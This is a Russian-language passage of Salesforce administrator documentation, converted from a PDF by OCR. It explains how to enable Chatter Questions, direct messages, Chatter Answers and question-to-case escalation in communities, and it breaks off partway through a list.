
Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений-обращений на клиентских порталах или в сообществах:

- Полномочие «Редактирование» для обращений



4. При работе над обращением, расширенным из вопроса Chatter Questions или Chatter Answers, выберите аудиторию, которой должно отображаться сообщение.
   - Выберите значение **«Только клиенты»** для публикации ответа в качестве личного или значение **«Каждый»** для публикации ответа в качестве общедоступного.
   - Установите переключатель **«Обращение клиента»** для отображения сообщения всем внутренним и внешним пользователям, имеющим доступ к обращению, или **«Вопрос сообщества»** для публикации общедоступного ответа на вопрос пользователя сообщества. Если вы выберите пункт **«Обращение клиента»**, а ваш администратор Salesforce включил поток коллективного обращения, вы создадите сообщение Chatter вместо комментария к обращению.



5. При необходимости установите флажок «Отправить эл. почту» для уведомления клиента о публикации ответа на вопрос в обращении.

   Прим.: Данный параметр доступен только в том случае, если включен администратором, а клиент, которому отправляется ответ, связан с обращением и использует действительный адрес эл. почты. Если ваша организация использует поток общественного обращения и сообщения электронной почты для сообщений обращения Chatter включены, пользователям автоматически отправляется уведомление по электронной почте по их запросам, а этот параметр не отображается.

6. Дополнительно вы можете прикрепить статью базы знаний к сообщению.
7. Чтобы опубликовать сообщение, нажмите кнопку.

Прим.: Если организация поддерживает ленту обращений сообщества, то пользователи могут изменять доступность опубликованных сообщений-обращений. Дополнительные сведения см. разделе Показ или скрытие опубликованного сообщения или сообщения эл. почты в потоке коллективного обращения.

СМ. ТАКЖЕ:

Отправка исходных и ответных сообщений эл. почты из ленты обращений

Общие сведения о ленте обращений


Лента обращений сообщества

Включение функции «Вопросы Chatter» в сообществе

Функция «Вопросы Chatter» помогает повысить занятость сообщества путем предоставления пользователям возможности публикации вопросов и ответов в ленте Chatter, группах и записях. Участники групп и сообществ могут отвечать на вопросы Chatter точно так же, как публиковать комментарии к сообщениям Chatter. Кроме того, пользователи сообществ, созданных на основе шаблона службы поддержки (Napili), могут дополнять вопросы файлами.

Чтобы настроить функцию «Вопросы Chatter» в сообществе, добавьте действие «Вопрос» в глобальный макет публикатора. Организациям, созданным после выпуска Summer'14, действие «Вопрос» доступно по умолчанию, но должно быть перенесено как можно левее.

Прим.: Функция «Вопросы Chatter» не поддерживается сообществами, созданными на основе шаблонов сообществ Koa и Kokua.



1. Введите строку *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Щелкните ссылку **«Правка»** напротив глобального макета публикатора.
3. Перетащите действие «Вопрос» из палитры в глобальный макет публикатора. Если действие «Вопрос» уже отображается в макете, измените порядок его отображения.
4. Нажмите кнопку **«Сохранить»**.

Прим.: При использовании настроенного макета публикатора в группах или записях убедитесь, что действие «Вопрос» также добавлено в данные макеты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования глобального макета публикатора:

- Настройка приложения

СМ. ТАКЖЕ:

Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах

Включение прямых сообщений в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для включения прямых сообщений:	Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества
Чтобы сделать все сообщения доступными для модерации, включая прямые сообщения, в настройках сообществ в разделе «Настройки правила модерации сообщества»:	Модерация применяется ко всем публикациям ленты, независимо от места их отображения
Для включения Chatter:	«Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Позвольте участникам сообщества отправлять прямые сообщения для запуска личного диалога с одним и несколькими участниками. Прямые сообщения поддерживаются во всех сообществах Lightning и в решениях со значком молнии, таких как решение «Управление партнерами Lightning».

Прим.: Просмотр ограничений, которые применяются до включения прямых сообщений в сообществе.

Прямые сообщения обеспечивают конфиденциальность более чувствительных диалогов. Представим сценарий, при котором клиент поднимает вопрос, связанный с продуктом на ленте сообщества. Сотрудники службы поддержки могут обмениваться публикациями и адресами, которые затрагивают конфиденциальность клиента в прямых сообщениях. Подобным образом, менеджер канала распределения может обсуждать конфиденциальные данные о продажах с одним или несколькими партнерами-пользователями в партнерском сообществе.

Прим.: Личные сообщения и прямые сообщения это отдельные функции. Прямые сообщения новее и предлагают более широкий набор функций для личного общения в сообществах. Прямые сообщения основаны на Chatter и предлагают редактор обогащенного текста, поддерживающий встроенные изображения и вложения. С прямыми сообщениями можно начать сообщение прямо с ленты сообщений.

1. Убедитесь, что ваша организация поддерживает Chatter.
2. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
3. В разделе «Администрирование» нажмите **«Настройки»**.
4. Выберите **«Включение прямых сообщений»** и сохраните изменения.
5. В конструкторе сообществ нажмите на компонент **«Заголовок профиля»** на начальной странице сообществ и выберите **«Включить мои сообщения»**. Это отобразит ссылку «Мои сообщения» в меню раскрывающегося списка пользовательского профиля.
6. При необходимости добавьте компоненты на страницы сообществ для обеспечения легкого доступа к прямым сообщениям.
   - Добавьте страницу **«Сообщения»** в меню навигации сообщества для удобного расположения и легкого доступа.


- Добавьте компонент **«Кнопка создания сообщения»** на любую страницу, что позволит участникам сообщества создавать на этой странице сообщения.
- Добавьте компонент **«Уведомления о сообщениях»** на начальную страницу сообщества.

7. Опубликуйте сообщество.


После включения участники сообщества могут запустить диалог прямых сообщений:

- со страницы сообщений;
- с профиля пользователя и всплывающих сведений об имени пользователя;
- с компонентов «Уведомление о сообщении» и «Кнопка создания сообщения» на страницах сообщества;
- при обмене публикациями ленты как прямыми сообщениями.

Участники могут также помечать сообщения как спам или недопустимые. Кроме того, они могут установить флажок напротив получения сообщений электронной почты, если кто-нибудь отправит им прямое сообщение или ответ в диалоге, в котором те участвуют. Участники сообщества могут получить доступ к диалогам прямых сообщений, нажав **«Мои сообщения»** в меню раскрывающего списка профиля пользователя.



Ниже представлен внешний вид спискового представления сообщений:



СМ. ТАКЖЕ:

- Редактирование страниц и компонентов сообщества в конструкторе сообществ
- Модерирование помеченных прямых сообщений в сообществе
- Управление электронными уведомлениями сообщества

Ограничения прямых сообщений

Перед включением прямых сообщений в сообществе просмотрите указанные ниже рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Прямые сообщения требуют включения Chatter в вашей организации.
- Прямые сообщения могут быть включены только в сообществах Lightning и в решениях со значком молнии.
- Пользователи с полномочиями «Просмотр всех данных» и «Изменение всех данных» не могут получить доступ к сведениям о прямых сообщениях, если они не являются участниками договора.
- Только пользователи с полномочием «Модерирование сообщений Chatter и прямых сообщений» могут просматривать все данные по прямым сообщениям в вашей организации.
- Для модерирования помеченных прямых сообщений модератору необходимо полномочие «Модерирование сообщений Chatter и прямых сообщений» и полномочие «Модерирование сообщений Chatter в сообществах».
- Для обеспечения конфиденциальности поиск в сообществе не показывает прямое сообщение в результатах поиска.
- Когда участники сообщества помечают прямое сообщение, помечается весь диалог. Индивидуальные сообщения помечаться не могут.
- Если у вас есть личные сообщения, включенные в ваше сообщество, они остаются доступными. Однако прямые сообщения лучше интегрируются с технологией Lightning. Рекомендуется переключиться на прямые сообщения.

Для разработчиков

Прямые сообщения поддерживаются в Chatter REST API. Как правило, прямые сообщения представляют собой особую реализацию сообщений и комментариев ленты, подчиненных объекту прямых сообщений. При использовании Chatter REST API для создания настраиваемой реализации прямых сообщений необходимо учитывать следующее.

- Первое сообщение сохраняется как сообщение ленты, а ответы сохраняются как комментарии.
- В отличие от других объектов, прямые сообщения не могут иметь несколько сообщений ленты, связанных с единственным диалогом прямых сообщений.
- Вы не вправе отслеживать, ставить лайки, обмениваться, упоминать людей в элементах ленты уведомления о добавлении закладок и отмене уведомлений, которые связаны с прямыми сообщениями. Вы также не имеете права связывать темы с элементами ленты прямого сообщения.
- Ленты, связанные с прямыми сообщениями, недоступны посредством поиска, общедоступных лент или потоков.
- Электронные уведомления для прямых сообщений не поддерживаются для настраиваемых реализаций, встроенных во внутреннюю организацию Salesforce.
- В сообществе UI прямые сообщения показывают только участников диалога. Однако код Apex выполняется в системном режиме, не принимая во внимание полномочия текущего пользователя. Данное ограничение влияет на страницы, использующие код Apex и Visualforce.
  - Просмотрите страницы Visualforce, чтобы убедиться в том, что сведения о прямых сообщениях недоступны.
  - Просмотрите сообщения AppExchange, написанные в Apex, чтобы убедиться, что сведения о прямых сообщениях недоступны.
  - Разработчики Visualforce и Apex в организации должны обеспечить доступ к сведениям о прямых сообщениях.

Чтобы ограничить доступ к пользователям, воспользуйтесь наборами полномочий, полномочиями профиля и проверками общего доступа в коде.

СМ. ТАКЖЕ:

Включение прямых сообщений в сообществе

Включение Chatter Answers в сообществе

Chatter Answers — это сообщество по поддержке портала самообслуживания, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки.

Для настройки Chatter Answers в сообществах Salesforce выполните действия, указанные ниже.

1. Включите Chatter Answers.
   a. Введите строку *«Параметры Chatter Answers»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Answers».**
   b. Установите флажок **«Включить Chatter Answers»**.
2. Убедитесь, что участникам сообщества доступны перечисленные ниже объекты.
   - Вопросы
   - Статьи базы знаний
   - Категории данных
3. Создайте зону для Chatter Answers.
   a. Включите зону для Chatter Answers.
   b. Задайте параметру «Доступно» нужное сообщество.
   c. Выберите общедоступную группу организации в поле «Группа агентов службы поддержки».
4. Добавьте вкладку «Вопрос и ответ» в сообщество.
   a. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»** и щелкните **«Рабочее пространство сообщества»** или **«Управление»** напротив сообщества.
   b. Последовательно выберите пункты **«Администрирование»** > **«Вкладки»**.
   c. Добавьте вкладку «Вопрос и ответ» в список «Выбранные вкладки».
   d. Нажмите кнопку **«Сохранить»**.
   e. Нажмите кнопку **«Закрыть»**.
5. Разрешите отображение вкладки «Вопрос и ответ» в нужных профилях.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Щелкните ссылку **«Правка»** напротив нужного профиля.
   c. Задайте вкладке «Вопрос и ответ» значение «Включены стандартные параметры» в разделе «Параметры стандартной вкладки».
   d. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Chatter Answers всообществах Salesforce:
- Настройка приложения

Ниже перечислены дополнительные параметры развертывания, которые могут быть настроены после включения Chatter Answers в сообществе.

- Общедоступный сайт Force.com (с порталом или без него).
- Вкладка Visualforce, поддерживающая фирменный стиль, настраиваемую целевую страницу и настраиваемый доступ к Chatter Answers внутри сообщества.

При самостоятельной регистрации пользователя для сообщества, поддерживающего Chatter Answers, полномочие «Пользователь Chatter Answers» не назначается пользователю автоматически. Назначьте пользователю сообщества полномочия для Chatter Answers.

Настройка функции создания обращения из вопроса


Добавьте функцию создания обращения из вопроса в сообщества или организацию Salesforce, либо одновременно.

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из нерешенных вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Модераторы могут создавать обращения из вопросов прямо в ленте. Процесс создания обращений из вопросов, соответствующих заданным критериям, может быть автоматизирован посредством конструктора процессов Lightning, позволяющего настраивать процессы, аналогичные бизнес-правилам. Обращения, созданные из вопросов, добавляются в очередь, где доступны агентам службы поддержки для рассмотрения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Функция создания обращения из вопроса поддерживается только сообществами, использующими функцию «Вопросы Chatter».

1. Включение функции создания обращения из вопроса
   Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.
2. Добавление поля «Вопрос из Chatter» в подробное представление обращения
   При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.
3. Добавление действия «Расширить до обращения» в макет элемента ленты
   Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

4. Подтверждение доступа к действию «Расширить до обращения»

   В вашей организации Salesforce используется несколько типов записей для обращений? убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

5. Настройка макета действия «Расширить до обращения»

   Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

6. Автоматическое назначение обращений из вопросов очередям

   Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

7. Автоматическое создание обращений из нерешенных вопросов в Chatter

   Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

СМ. ТАКЖЕ:

Включение функции создания обращения из вопроса

Включение функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Чтобы включить функцию создания обращения из вопроса во всех сообществах, использующих функцию «Вопросы Chatter», установите флажок **«Включить функцию создания обращения из вопроса в сообществах»**.
3. Чтобы включить функцию создания обращения из вопроса в организации Salesforce, установите флажок **«Включить функцию создания обращения из вопроса в системе Salesforce»**.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Убедитесь, что используете макет страницы на основе ленты. Данный макет позволяет агентам и модераторам использовать действие «Сообщество» для публикации ответов на расширенные вопросы. Организация, созданная до выпуска Spring'14, может использовать другой макет страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции создания обращения из вопроса:

- Настройка приложения

СМ. ТАКЖЕ:

Добавление поля «Вопрос из Chatter» в подробное представление обращения

Добавление поля «Вопрос из Chatter» в подробное представление обращения

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

Сначала настройте параметры безопасности поля для определения пользователей, которым поле «Вопрос из Chatter» должно отображаться на страницах сведений об обращениях.

1. Откройте страницу «Поля» посредством параметров управления обращениями.
2. Щелкните ссылку **«Вопрос из Chatter»**.
3. Нажмите кнопку **«Настроить параметры безопасности полей»**.
4. Установите флажок **«Доступно»** напротив нужных профилей.
5. Нажмите кнопку **«Сохранить»**.

Теперь добавьте поле в подробное представление обращения.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Перетащите поле «Вопрос из Chatter» из раздела «Поля» на палитре редактора макетов страниц в раздел сведений об обращении.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы подтвердить назначение настроенного макета страницы нужным профилям, нажмите кнопку **«Назначение макета страницы»**. При необходимости назначьте данный макет страницы внутренним пользователям, которым должно быть доступно поле обращения «Вопрос из Chatter».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Для настройки макетов страниц:

- Настройка приложения

СМ. ТАКЖЕ:

Добавление действия «Расширить до обращения» в макет элемента ленты
Поиск по параметрам управления объектами
Поиск по параметрам управления объектами

Добавление действия «Расширить до обращения» в макет элемента ленты

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

1. Введите строку *«Элемент ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макет элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета элемента ленты.
3. Перетащите действие «Расширить до обращения» из категории «Быстрые действия» в палитре в раздел «Быстрые действия» в публикаторе Salesforce Classic.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы подтвердить назначение настроенного макета элемента ленты нужным профилям, нажмите кнопку **«Назначение макета страницы»**.

СМ. ТАКЖЕ:

Подтверждение доступа к действию «Расширить до обращения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:

- «Настройка приложения»

Подтверждение доступа к действию «Расширить до обращения»

В вашей организации Salesforce используется несколько типов записей для обращений? убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

Сначала просмотрите тип записи, назначенный профилям, которым требуется доступ к действию «Расширить до обращения».

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя нужного профиля.
3. Запомните типы записей обращения, используемый профилем, в разделе «Параметры типа записи».
4. Убедитесь, что профилю пользователя назначено полномочие **«Модерирование Chatter»** или **«Модерирование лент сообществ»** в разделе «Полномочия».

Затем просмотрите тип записи, используемый действием «Расширить до обращения». При необходимости внесите соответствующие изменения.

1. Введите строку *«Действия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив действия «Расширить до обращения».
3. Убедитесь, что поле «Тип записи» отображает тип записи, назначенный нужным профилям. В противном случае, выберите соответствующий тип записи из раскрывающегося списка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей:

- Настройка приложения

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка макета действия «Расширить до обращения»

Настройка макета действия «Расширить до обращения»

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

1. Введите строку *«Действия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия элемента ленты»**.
2. Щелкните ссылку **«Макет»** напротив действия «Расширить до обращения».
3. Перетащите нужные поля из палитры редактора макетов действий. При необходимости измените порядок их отображения.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Общедоступные сообщества не поддерживают поиск контакта после отправки обращения, поэтому поле «Контакт» может быть удалено из макета действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

СМ. ТАКЖЕ:

Автоматическое назначение обращений из вопросов очередям

Автоматическое назначение обращений из вопросов очередям

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

Расширенные вопросы могут назначаться очередям разными способами. Базовый подход заключается в том, чтобы написать процесс в Lightning Process Builder, который автоматически назначает сценарий определенной очереди, когда поле `Type` для сценария равно `Question`. При необходимости создайте процесс, поддерживающий несколько очередей. Например, процесс может назначать обращения, содержащие определенную тему, другой очереди.

Конкретный способ назначения расширенных вопросов очередям определяется многими факторами, включая пользователей и цели. Выберите способ, являющийся наиболее оптимальным для текущей организации.

Дополнительную информацию о порядке создания очереди см. в разделе «Создание очередей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Автоматическое создание обращений из нерешенных вопросов в Chatter

Автоматическое создание обращений из нерешенных вопросов в Chatter

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

Важное замечание: Данные инструкции относятся только к организациям и сообществам, использующим функцию «Вопросы Chatter». Не знаете, к какому типу относится ваша организация или сообщество? См. раздел Различия между функциями публикации вопросов и ответов в системе Salesforce на странице 3882.

Процессы поддерживают разные способы использования функции создания обращения из вопроса. Например, процессы могут выполнять указанные ниже действия.

